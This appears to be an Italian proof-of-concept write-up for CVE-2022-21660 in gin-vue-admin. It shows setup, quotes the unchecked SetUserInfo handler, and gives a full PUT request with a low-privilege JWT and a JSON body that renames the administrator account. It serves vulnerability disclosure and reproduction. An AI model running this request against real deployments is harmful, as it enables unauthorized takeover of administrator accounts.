 uzju/gin-vue-admin-poc-cve-2022-21660
CVE-2022-21660

Benvenuti a tutti i grandi esperti, date una start a questo progetto.```http https://github.com/flipped-aurora/gin-vue-admin/
Dopo aver finito l'articolo, richiedere il CVE è stato un po' complicato, ma fortunatamente siamo riusciti a ottenerlo. Il personale di GitHub è stato reattivo.
> ps: prima di richiedere il CVE, abbiamo già presentato il CNVD

### 2. Configurazione dell'ambiente
Seguendo il tutorial ufficiale```bash
git clone https://github.com/flipped-aurora/gin-vue-admin.git
Successivamente, entra nella directory server```bash go generate
```bash
go build -o server main.go
Quindi basta eseguire direttamente il server

Poi c'è il WEB, entra nella directory web e inserisci```bash cnpm install || npm install
Poi basta aspettare

Successivamente, al termine dell'installazione, si aprirà automaticamente una pagina web

Successivamente, inizializza e imposta le informazioni del database

Dopo aver configurato, clicca su "Inizializza" e poi accedi
### 3. Riproduzione della vulnerabilità
### SetUserInfo presenta una vulnerabilità di privilegi verticali
##### 1. L'interfaccia SetUserInfo imposta in modo non autorizzato le informazioni personali dell'utente
Andiamo direttamente alla pagina di gestione utenti e aggiungiamo un ruolo utente con privilegi bassi

Si può vedere che sopra non sono stati concessi privilegi di amministratore. Successivamente, crea un nuovo account e assegnalo a questo gruppo di ruoli



La vulnerabilità si trova alla riga 273 di https://github.com/flipped-aurora/gin-vue-admin/blob/master/server/api/v1/system/sys_user.go
```go
// @Tags SysUser
// @Summary 设置用户信息
// @Security ApiKeyAuth
// @accept application/json
// @Produce application/json
// @Param data body system.SysUser true "ID, 用户名, 昵称, 头像链接"
// @Success 200 {string} string "{"success":true,"data":{},"msg":"设置成功"}"
// @Router /user/setUserInfo [put]
func (b *BaseApi) SetUserInfo(c *gin.Context) {
var user system.SysUser
_ = c.ShouldBindJSON(&user)
if err := utils.Verify(user, utils.IdVerify); err != nil {
response.FailWithMessage(err.Error(), c)
return
}
if err, ReqUser := userService.SetUserInfo(user); err != nil {
global.GVA_LOG.Error("设置失败!", zap.Error(err))
response.FailWithMessage("设置失败", c)
} else {
response.OkWithDetailed(gin.H{"userInfo": ReqUser}, "设置成功", c)
}
}
Qui non viene effettuata alcuna convalida dell'ID passato. L'ID rappresenta l'utente; se si passa direttamente un ID specifico, è possibile modificare le informazioni personali dell'utente corrispondente.

Per prima cosa, usando il X-token dell'amministratore, modifichiamo il nome dell'utente con ID 1 in test1. Successivamente, possiamo vedere nel backend che l'ID dell'amministratore è stato modificato in test1.

Ora prendiamo il token dell'account appena creato, UzJu_HxSecTeam, e lo sostituiamo per modificare il nome utente dell'amministratore in test2.
Per prima cosa, andiamo nella sezione "Informazioni personali > Modifica password" dell'account UzJu_HxSecTeam, modifichiamo la password a caso, quindi otteniamo il token dell'account.

Questo token appartiene al ruolo con privilegi bassi. Normalmente, un utente con privilegi bassi non può modificare alcuna informazione di un amministratore.```http x-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiYTM1NTRiYmYtYzQwNS00ZWEwLTkzZjQtMzQ1YTRiNzIxMWYxIiwiSUQiOjMsIlVzZXJuYW1lIjoiVXpKdV9IeFNlY1RlYW0iLCJOaWNrTmFtZSI6IlV6SnVfSHhTZWNUZWFtIiwiQXV0aG9yaXR5SWQiOiIxMjM0IiwiQnVmZmVyVGltZSI6ODY0MDAsImV4cCI6MTY0MTQ1MDk5OCwiaXNzIjoicW1QbHVzIiwibmJmIjoxNjQwODQ1MTk4fQ.0vm9DA7RHOi-ZBN6p-C4RIjJS7Qs9kbXKLNpmc6nyDs
Sostituiamo il Token e costruiamo i seguenti dati JSON.```json
{
  "id":1,
  "username":"test2",
  "nickName":"test2",
  "headerImg":""
}

Sostituiremo il Token nell'interfaccia setUserinfo.```http PUT /api/user/setUserInfo HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:95.0) Gecko/20100101 Firefox/95.0 Accept: / Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/json x-token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiYTM1NTRiYmYtYzQwNS00ZWEwLTkzZjQtMzQ1YTRiNzIxMWYxIiwiSUQiOjMsIlVzZXJuYW1lIjoiVXpKdV9IeFNlY1RlYW0iLCJOaWNrTmFtZSI6IlV6SnVfSHhTZWNUZWFtIiwiQXV0aG9yaXR5SWQiOiIxMjM0IiwiQnVmZmVyVGltZSI6ODY0MDAsImV4cCI6MTY0MTQ1MDk5OCwiaXNzIjoicW1QbHVzIiwibmJmIjoxNjQwODQ1MTk4fQ.0vm9DA7RHOi-ZBN6p-C4RIjJS7Qs9kbXKLNpmc6nyDs x-user-id: 1 Content-Length: 67 Origin: http://localhost:8080 Connection: close Referer: http://localhost:8080/ Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin
{"id":1, "username":"test2", "nickName":"test2", "headerImg":""}
Successivamente, ci viene indicato che l'impostazione è riuscita
